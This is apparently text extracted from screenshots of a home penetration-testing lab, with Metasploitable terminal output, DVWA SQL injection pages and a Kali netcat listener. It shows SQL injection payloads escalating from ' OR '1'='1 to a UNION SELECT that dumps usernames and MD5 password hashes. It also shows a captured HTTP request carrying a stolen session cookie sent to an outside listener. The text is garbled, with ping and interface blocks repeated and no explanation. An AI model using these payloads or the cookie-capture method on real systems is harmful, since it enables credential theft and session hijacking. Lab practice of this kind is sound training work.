msfadmin@metasploitable:~$ ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.504 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.189 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.419 ms
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2022ms
rtt min/avg/max/mdev = 0.189/0.370/0.504/0.134 ms
msfadmin@metasploitable:~$


Damn Vulnerable Web A
192.168.1.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
DVWA
Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin
More info
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
File Actions Edit View Help
DNS fwd/rev mismatch: kali
connect to [192.168.1.12] from kali [192.168.1.12] 56312
GET /?cookie-security=low;%20PHPSESSID=3ee2e78f1af3f64b4a5af07c34d3eb94 HTTP/1.1
Host: 192.168.1.12:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.101/
Upgrade-Insecure-Requests: 1
(kali㉿kali)-[~]
$
RX packets:2269 errors:0 dropped:0 overruns:0 frame:0
TX packets:59 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:145412 (142.0 KB) TX bytes:6771 (6.6 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:108 errors:0 dropped:0 overruns:0 frame:0
TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:27569 (26.9 KB) TX bytes:27569 (26.9 KB)
msfadmin@metasploitable:~$ ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.504 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.189 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.419 ms
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2022ms
rtt min/avg/max/mdev = 0.189/0.370/0.504/0.134 ms
msfadmin@metasploitable:~$


Damn Vulnerable Web A
192.168.1.101/dvwa/vulnerabilities/sqli/?id=1'+OR+'1'%3D'1&Sub
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR '1'='1
First name: admin
Surname: admin
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1
First name: Hack
Surname: Me
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1
First name: Bob
Surname: Smith
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
File Actions Edit View Help
DNS fwd/rev mismatch: kali
connect to [192.168.1.12] from kali [192.168.1.12] 56312
GET /?cookie-security=low;%20PHPSESSID=3ee2e78f1af3f64b4a5af07c34d3eb94 HTTP/1.1
Host: 192.168.1.12:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.101/
Upgrade-Insecure-Requests: 1
(kali㉿kali)-[~]
$
RX packets:2269 errors:0 dropped:0 overruns:0 frame:0
TX packets:59 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:145412 (142.0 KB) TX bytes:6771 (6.6 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:108 errors:0 dropped:0 overruns:0 frame:0
TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:27569 (26.9 KB) TX bytes:27569 (26.9 KB)
msfadmin@metasploitable:~$ ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.504 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.189 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.419 ms
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2022ms
rtt min/avg/max/mdev = 0.189/0.370/0.504/0.134 ms
msfadmin@metasploitable:~$


Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT null,null FROM users #
First name: admin
Surname: admin
ID: 1' UNION SELECT null,null FROM users #
First name:
Surname:
More info
msfadmin@metasploitable:~$ ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.504 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.189 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.419 ms
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2022ms
rtt min/avg/max/mdev = 0.189/0.370/0.504/0.134 ms
msfadmin@metasploitable:~$


Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99
First name: gordonb
e99a18c428cb38d5f260853678922e03
First name: 1337
8d3533d75ae2c3966d7e0d4fcc69216b
First name: pablo
0d107d09f5bbe40cade3de5c71e9e9b7
First name: smithy
5f4dcc3b5aa765d61d8327deb882cf99
msfadmin@metasploitable:~$ ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.504 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.189 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.419 ms
--- 192.168.1.12 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2022ms
rtt min/avg/max/mdev = 0.189/0.370/0.504/0.134 ms
msfadmin@metasploitable:~$